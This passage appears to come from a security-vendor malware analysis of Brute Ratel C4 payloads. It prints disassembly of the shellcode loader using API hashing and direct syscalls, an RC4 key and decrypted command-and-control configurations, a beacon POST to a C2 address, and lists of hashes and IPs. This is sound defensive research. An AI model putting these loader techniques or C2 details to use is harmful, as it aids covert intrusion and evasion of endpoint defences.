48 B8 72 79 63 50 46 41+                mov     rax, 336F414650637972h
6F 33
50                                      push    rax
48 B8 65 75 69 61 32 71+                mov     rax, 3869713261697565h
69 38
50                                      push    rax
48 B8 30 7A 2F 37 37 43+                mov     rax, 63624337372F7A30h
62 63
```

Figure 12. Version.dll entry point of decrypted payload.

The unpacking involves 25,772 push and 25,769 mov instructions. When finished, the code performs the following.

1. Using API hashing (ROR13 – rotate right 13) looks up the hash for `NtAllocateVirtualMemory`. All API calls are made via API hash lookups.
2. Resolves the system call index from the System Service Dispatch Table (SSDT) for `NtAllocateVirtualMemory`. All Windows API functions are made via syscalls, which is a feature of Brute Ratel C4 (Syscall Everything).
3. Calls the Windows API `NtAllocateVirtualMemory`, allocating 0x3000 bytes of memory.

4. Makes a second Windows API call into `NtAllocateVirtualMemory`, which allocates memory for the configuration file used by Brute Ratel C4.
5. Copies the shellcode that was pushed onto the stack in the previous steps to the newly allocated memory segment.
6. Changes the protection of the newly allocated memory block using Windows API call `NtProtectVirtualMemory`.
7. Calls `NtCreateThreadEx` with the start address of the newly allocated memory and passes the configuration data as a parameter.
8. Finished.

The following is a snippet of the code that calls `NtCreateThreadEx` and starts the execution of the second-stage shellcode.

```
41 B8 74 EB 1D 4D                   mov     r8d, 4D1DEB74h  ; NtCreateThreadEx
E8 4D FE FF FF                      call    func_FindSysCallIndex
4D 31 C0                            xor     r8, r8
41 50                               push    r8
41 50                               push    r8
41 50                               push    r8
41 50                               push    r8
41 50                               push    r8
41 53                               push    r11
4C 03 54 24 30                      add     r10, [rsp+30h]
41 52                               push    r10
4D 31 C9                            xor     r9, r9
49 83 E9 01                         sub     r9, 1
41 50                               push    r8
41 50                               push    r8
BA FF FF 1F 00                      mov     edx, 1FFFFFh
41 50                               push    r8
48 31 C9                            xor     rcx, rcx
51                                  push    rcx
48 89 E1                            mov     rcx, rsp
41 50                               push    r8
49 89 CA                            mov     r10, rcx
0F 05                               syscall                 ; NtCreateThreadEx paramter passed is the encrypted configuration data
41 B8 B2 C1 06 AE                   mov     r8d, 0AE06C1B2h ; NtWaitForSingleObject
E8 0C FE FF FF                      call    func_FindSysCallIndex
48 8B 4C 24 08                      mov     rcx, [rsp+60h+var_58]
49 89 CA                            mov     r10, rcx
48 31 D2                            xor     rdx, rdx
4D 31 C0                            xor     r8, r8
41 50                               push    r8
41 50                               push    r8
41 50                               push    r8
41 50                               push    r8
0F 05                               syscall                 ; NtWaitForSingleObject
```

Figure 13. Calling second layer of shellcode.

The configuration data is passed as a parameter to the start address of the new thread. This data includes the encrypted configuration settings for Brute Ratel C4. The encrypted contents are the following:

```
00000000   57 42 70 67 4D 53 79 2B  61 70 4E 50 66 37 59 61   WBpgMSy+apNPf7Ya
00000016   43 49 64 42 71 37 71 31  6B 58 4D 44 37 2B 31 74   CIdBq7q1kXMD7+1t
00000032   55 5A 78 41 4C 76 54 48  4B 72 6B 61 55 50 4A 66   UZxALvTHKrkaUPJf
00000048   45 70 41 58 75 4C 66 44  4B 4F 45 2F 56 68 63 55   EpAXuLfDKOE/VhcU
00000064   62 69 4F 66 4B 70 62 53  67 48 54 43 70 6B 35 67   biOfKpbSgHTCpk5g
00000080   6D 71 52 30 36 2F 6B 37  55 6F 52 52 6E 35 33 32   mqR06/k7UoRRn532
00000096   30 46 42 2F 51 50 6B 58  55 4C 34 4B 2F 67 59 36   0FB/QPkXUL4K/gY6
00000112   63 47 4F 68 41 35 77 79  50 77 59 39 63 66 32 52   cGOhA5wyPwY9cf2R
00000128   55 36 37 43 4C 55 7A 47  4E 6B 48 75 32 4E 57 70   U67CLUzGNkHu2NWp
00000144   76 7A 53 6C 38 63 4B 37  32 59 45 48 62 55 39 70   vzSl8cK72YEHbU9p
00000160   31 4F 4B 39 62 69 6A 30  38 34 44 35 57 4B 6D 55   1OK9bij084D5WKmU
00000176   4F 46 61 71 6A 46 77 36  6D 2B 56 35 54 78 63 52   OFaqjFw6m+V5TxcR
00000192   6D 31 4C 2F 48 6E 6A 4E  58 65 4B 53 63 74 36 33   m1L/HnjNXeKSct63
00000208   47 57 38 4D 6D 31 41 72  77 37 6D 30 47 62 72 6D   GW8Mm1Arw7m0Gbrm
00000224   73 6A 49 72 31 4D 76 43  32 61 58 61 49 33 30 71   sjIr1MvC2aXaI30q
00000240   72 42 4B 30 45 6A 79 69  56 47 6A 46 36 6D 75 45   rBK0EjyiVGjF6muE
00000256   64 6F 33 39 73 36 79 56  36 76 50 34 63 63 48 61   do39s6yV6vP4ccHa
00000272   6B 52 6B 34 49 4F 66 64  30 7A 2F 37 37 43 62 63   kRk4IOfd0z/77Cbc
00000288   65 75 69 61 32 71 69 38  72 79 63 50 46 41 6F 33   euia2qi8rycPFAo3
00000304   61 2F 62 2B 46 69 50 39  48 6C 6A 4D 6C 6F 4F 4F   a/b+FiP9HljMloOO
00000320   43 47 44 79 48 77 3D 3D                            CGDyHw==
```

Figure 14. BRc4 encrypted configuration.
The data is base64-encoded and RC4-encrypted. The 16-byte RC4 decryption key is: `bYXJm/3#M?:XyMBF`

The decrypted configuration file is:

```
eyJjb29raWUiOiI=|In0=|0|1|174.129.157.251|443|Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.93
Safari/537.36|VJM2U57S0U9RA840|2Q73HI7Q0OD5BRN7|/index.html,/adm
in.jsp,/login.jsp,/content.html||
```

Each parameter is delineated with a pipe `|` character, and one of the values is the IP seen earlier of `174.129.157[.]251` and port of 443.

Target Network Infrastructure

The IP `174.129.157[.]251` is hosted on Amazon AWS, and Palo Alto Networks Cortex Xpanse history shows the IP had TCP port 443 open from April 29, 2022, until May 23, 2022, with a self-signed SSL certificate impersonating Microsoft Security:

- subjectFullName: `C=US,ST=California,O=Microsoft,OU=Security,CN=localhost`
- Serial Number: `476862511373535319627199034793753459614889484917`
- sha256_fingerprint: `d597d6572c5616573170275d0b5d5e3ab0c06d4a9104bbdbe952c4bcb52118c9`

Once the SSL handshake to IP `174.129.157[.]251` is complete, the following data is sent via HTTP POST to the Brute Ratel C4 listener port.

```
POST /content.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Host: 174.129.157.251
Content-Length: 202
Cache-Control: no-cache

{.".c.o.o.k.i.e.".:.".j.p.x.E.g.O.t.4.h.R.3.A.R.6.T.e.+.u.v./.8.n.X.m.n.W.3.n.
n.3.X.m.n.W.3.n.n.w.A.A.A.w.C.y.N.g.S.R.Q.B.t.u.h.0.x.D.l.4.Q.5.J./.2.H.7.6.7.
c.l.f.l.c.H.Y.x.l.E.I.s.z.l.b.f.U.Z.A.=.=.".}.
```

Figure 15. BRc4 HTTP POST.

Identifying **OneDrive.Update**

To identify the decrypted in-memory payload as being associated with Brute Ratel C4, we conducted hunting based on the unique in-memory assembly instructions, push and mov. These instructions are used to build the second layer of shellcode. Searching across VirusTotal, we found a second sample with the same push and mov instructions:

- File name: `badger_x64.exe`
- SHA256: `3AD53495851BAFC48CAF6D2227A434CA2E0BEF9AB3BD40ABFE4EA8F318D37BBE`
- File Type: `Windows Executable (x64)`

Initially, what stood out to us was the filename containing the word “badger.” According to the Brute Ratel C4 website, the word “badger” represents payloads used for remote access. When uploaded to VirusTotal, only two out of 66 vendors considered the sample malicious. Currently, 12 vendors identify the sample as malicious with eight classifying this sample as “Brutel,” further supporting that our in-memory code is somehow associated with that of Brute Ratel C4.

Side-by-side comparison of the entry point of `badger_x64.exe` and our decrypted `OneDrive.Update` sample:

```
48 31 C0                xor     rax, rax
50                      push    rax
48 B8 43 47 44 79 48 77+ mov    rax, 3D3D774879444743h
3D 3D
50                      push    rax
48 B8 48 6C 6A 4D 6C 6F+ mov    rax, 4F4F6F6C4D6A6C48h
4F 4F
50                      push    rax
48 B8 61 2F 62 2B 46 69+ mov    rax, 395069462B622F61h
50 39
50                      push    rax
48 B8 72 79 63 50 46 41+ mov    rax, 336F414650637972h
6F 33
50                      push    rax
48 B8 65 75 69 61 32 71+ mov    rax, 3869713261697565h
69 38
50                      push    rax
48 B8 30 7A 2F 37 37 43+ mov    rax, 63624337372F7A30h
62 63
50                      push    rax
48 B8 6B 52 6B 34 49 4F+ mov    rax, 64664F49346B526Bh
66 64
50                      push    rax
48 B8 36 76 50 34 63 63+ mov    rax, 6148636334507636h
48 61
50                      push    rax
```

Decrypted OneDrive.Update

```
B8 7C 7C 00 00          mov     eax, 7C7Ch
50                      push    rax
48 B8 6E 2C 2F 61 64 6D+ mov    rax, 6E696D64612F2C6Eh
69 6E
50                      push    rax
48 B8 52 31 7C 2F 6C 6F+ mov    rax, 69676F6C2F7C3152h
67 69
50                      push    rax
48 B8 4F 45 36 52 44 54+ mov    rax, 533954445236454Fh
39 53
50                      push    rax
48 B8 35 7C 33 30 36 54+ mov    rax, 3155543630337C35h
55 31
50                      push    rax
48 B8 4C 39 47 4B 32 43+ mov    rax, 303243324B47394Ch
32 30
50                      push    rax
48 B8 7C 32 4B 34 54 42+ mov    rax, 37534254344B327Ch
53 37
50                      push    rax
48 B8 69 2F 35 33 37 2E+ mov    rax, 36332E3733352F69h
33 36
50                      push    rax
48 B8 39 33 20 53 61 66+ mov    rax, 7261666153203339h
61 72
50                      push    rax
48 B8 2E 30 2E 34 34 33+ mov    rax, 2E303334342E302Eh
30 2E
```

badger_x64.exe

Figure 16. Comparison of OneDrive.Update and badger_x64.exe

When `badger_x64.exe` is finished with the push and mov instructions, it makes the same Windows API calls as `OneDrive.Update` using API hashing, but does not use direct syscall (a user configuration feature of Brute Ratel C4). Example of `badger_x64.exe`:

```
41 59                                   pop     r9
41 59                                   pop     r9
41 59                                   pop     r9
41 B8 6B D0 2B CA                       mov     r8d, 0CA2BD06Bh ; CreateThread
E8 C0 FE FF FF                          call    func_APIHashLookup
48 31 C9                                xor     rcx, rcx
BA 00 00 10 00                          mov     edx, 100000h
4C 8B 44 24 08                          mov     r8, [rsp+2E2E8h+var_2E2E0]
4C 03 44 24 10                          add     r8, [rsp+2E2E8h+var_2E2D8]
4C 8B 0C 24                             mov     r9, [rsp+2E2E8h+var_2E2E8]
51                                      push    rcx
51                                      push    rcx
51                                      push    rcx
51                                      push    rcx
51                                      push    rcx
51                                      push    rcx
FF D7                                   call    rdi             ; CreateThread
50                                      push    rax
41 B8 AD D9 05 CE                       mov     r8d, 0CE05D9ADh ; WaitForSingleObject
E8 96 FE FF FF                          call    func_APIHashLookup
59                                      pop     rcx
48 C7 C2 FF FF FF FF                    mov     rdx, 0FFFFFFFFFFFFFFFFh
FF D7                                   call    rdi             ; WaitForSingleObject
C3                                      retn
```

Figure 17. badger_x64.exe calling shellcode.

Like the `OneDrive.Update` sample, the parameter passed to the calling thread is the configuration data for Brute Ratel C4. In this sample, the data is not base64-encoded or RC4-encrypted, and is passed in the clear. The following is the configuration used for this sample:

```
0|1|159.65.186.50|443|Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36|2K4TBS7L9GK2C205|306TU1OE6RDT9SR1|/login,/admin||
```

In this case, the sample is configured to communicate with IP `159.65.186[.]50` on TCP port 443.

Based on the following, we can conclude that `OneDrive.Update` is indeed associated with Brute Ratel C4.

- The configuration file structure is the same and uses pipes to delineate fields.
- Same Windows calling pattern used to run the second-stage shellcode via `NtCreateThreadEx/CreateThread`.
- Function instruction match for copying shellcode to memory allocation.
- Both samples of second-stage shellcode have the following strings referencing the word “badger.” Note: The `OneDrive.Update` sample RC4 encrypts these strings.
    - `imp_Badger`

    - BadgerDispatch
    - BadgerDispatchW
    - BadgerStrlen
    - BadgerWcslen
    - BadgerMemcpy
    - BadgerMemset
    - BadgerStrcmp
    - BadgerWcscmp
    - BadgerAtoi
- The `Badger*` names match the export names listed on the BRc4 GitHub website.

The file `badger_x64.exe` is a standalone x64 executable that runs Brute Ratel C4 (badger payload) while the decrypted `OneDrive.Update` file is the in-memory component of Brute Ratel C4 that is executed using the actor's modified DLL, version.dll.

Badger_x64.exe Employment

After validating that `badger_x64.exe` and `OneDrive.Update` were both BRc4 payloads, we set to work analyzing the employment of this second sample.

VirusTotal records revealed that the sample was uploaded by a web user in Ukraine on May 20, 2022. Coincidentally, this happens to be one day after the `Roshan_CV.ISO` file was uploaded.

As noted above, the sample was configured to call home to `159.65.186[.]50` on port 443. Palo Alto Networks Cortex Xpanse history shows that this port was open from May 21-June 18, 2022, with the same “Microsoft Security” self-signed SSL certificate seen above. Given this timeline, it's worth noting that the sample was actually uploaded to VirusTotal prior to the C2 infrastructure being configured to listen for the callbacks.

Evaluating netflow connections for `159.65.186[.]50` during this time window revealed several connections to ports 22, 443 and 8060 originating from a Ukrainian IP (`213.200.56[.]105`). We assess this Ukrainian address is likely a residential user IP that was leveraged to administer the C2 infrastructure. A deeper look at connections in and out

of 213.200.56[.]105 further revealed several flows over UDP port 33445. This port is commonly used by Tox, a secure peer-to-peer chat and video application that offers end-to-end encryption.

Examining additional connections to port 443 on 159.65.186[.]50, we identified several suspected victims including an Argentinian organization, an IP television provider providing North and South American content, and a major textile manufacturer in Mexico. Coincidentally, recent attempts to browse the textile manufacturer's website result in a 500 internal server error message.

Given the geographic dispersion of these victims, the upstream connection to a Ukrainian IP and several other factors, we believe it is highly unlikely that BRc4 was deployed in support of legitimate and sanctioned penetration testing activities.

Other Samples and Infrastructure

Over the past year, the fake Microsoft Security X.509 certificate has been linked to 41 IP addresses. These addresses follow a global geographic dispersion and are predominantly owned by large virtual private server (VPS) hosting providers. Expanding our research beyond the two samples discussed above, we have also identified an additional seven samples of BRc4 dating back to February 2021.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

Threat Prevention provides protection against Brute Ratel C4. The "Brute Ratel C4 Tool Command and Control Traffic Detections" signature is threat ID 86647.

Cortex XDR detects and protects endpoints from the Brute Ratel C4 tool.

WildFire cloud-based threat analysis service accurately identifies Brute Ratel C4 samples as malware.

Conclusion

The emergence of a new penetration testing and adversary emulation capability is significant. Yet more alarming is the effectiveness of BRc4 at defeating modern defensive EDR and AV detection capabilities.

Over the past 2.5 years this tool has evolved from a part-time hobby to a full-time development project with a growing customer base. As this customer base has expanded into the hundreds, the tool has gained increased attention across the cybersecurity domain from both legitimate penetration testers as well as malicious cyber actors.

The analysis of the two samples described in this blog, as well as the advanced tradecraft used to package these payloads, make it clear that malicious cyber actors have begun to adopt this capability. We believe it is imperative that all security vendors create protections to detect BRc4 and that all organizations take proactive measures to defend against this tool.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Note that the Microsoft name and logo shown are an attempt to impersonate a legitimate organization and do not represent an actual affiliation with Microsoft. This impersonation does not imply a vulnerability in Microsoft's products or services.

Indicators of Compromise

Brute Ratel C4 ISO Samples:

```
1FC7B0E1054D54CE8F1DE0CC95976081C7A85C7926C03172A3DDAA672690042C
```

X64 Brute Ratel C4 Windows Kernel Module:

```
31ACF37D180AB9AFBCF6A4EC5D29C3E19C947641A2D9CE3CE56D71C1F576C069
```

APT29 ISO Samples:

```
F58AE9193802E9BAF17E6B59E3FDBE3E9319C5D27726D60802E3E82D30D14D46
```

X64 Brute Ratel C4 Samples:

```
3ED21A4BFCF9838E06AD3058D13D5C28026C17DC996953A22A00F0609B0DF3B9
3AD53495851BAFC48CAF6D2227A434CA2E0BEF9AB3BD40ABFE4EA8F318D37BBE
```

973F573CAB683636D9A70B8891263F59E2F02201FFB4DD2E9D7ECBB1521DA03E
DD8652E2DCFE3F1A72631B3A9585736FBE77FFABEE4098F6B3C48E1469BF27AA
E1A9B35CF1378FDA12310F0920C5C53AD461858B3CB575697EA125DFEE829611
EF9B60AA0E4179C16A9AC441E0A21DC3A1C3DC04B100EE487EABF5C5B1F571A6
D71DC7BA8523947E08C6EEC43A726FE75AED248DFD3A7C4F6537224E9ED05F6F
5887C4646E032E015AA186C5970E8F07D3ED1DE8DBFA298BA4522C89E547419B

Malicious DLLs:

EA2876E9175410B6F6719F80EE44B9553960758C7D0F7BED73C0FE9A78D8E669

Malicious Encrypted Payloads:

B5D1D3C1AEC2F2EF06E7D0B7996BC45DF4744934BD66266A6EBB02D70E35236E

X.509 Cert SHA1s:

55684a30a47476fce5b42cbd59add4b0fbc776a3
66aab897e33b3e4d940c51eba8d07f5605d5b275

Infrastructure linked to X.509 Certs or Samples:

104.6.92[.]229
137.184.199[.]17
138.68.50[.]218
138.68.58[.]43
139.162.195[.]169
139.180.187[.]179
147.182.247[.]103
149.154.100[.]151
15.206.84[.]52
159.223.49[.]16
159.65.186[.]50
162.216.240[.]61
172.105.102[.]247
172.81.62[.]82
174.129.157[.]251
178.79.143[.]149

```
178.79.168[.]110
178.79.172[.]35
18.133.26[.]247
18.130.233[.]249
18.217.179[.]8
18.236.92[.]31
185.138.164[.]112
194.29.186[.]67
194.87.70[.]14
213.168.249[.]232
3.110.56[.]219
3.133.7[.]69
31.184.198[.]83
34.195.122[.]225
34.243.172[.]90
35.170.243[.]216
45.144.225[.]3
45.76.155[.]71
45.79.36[.]192
52.48.51[.]67
52.90.228[.]203
54.229.102[.]30
54.90.137[.]213
89.100.107[.]65
92.255.85[.]173
92.255.85[.]44
94.130.130[.]43
ds.windowsupdate.eu[.]org
```

Additional Resources

Hunting for APT29 Spear Phishing Using XDR - Palo Alto Networks Blog
Cozy Smuggled Into The Box: APT29 Abusing Legitimate Software For Targeted Operations In Europe
Trello From the Other Side: Tracking APT29 Phishing Campaigns
New sophisticated email-based attack from NOBELIUM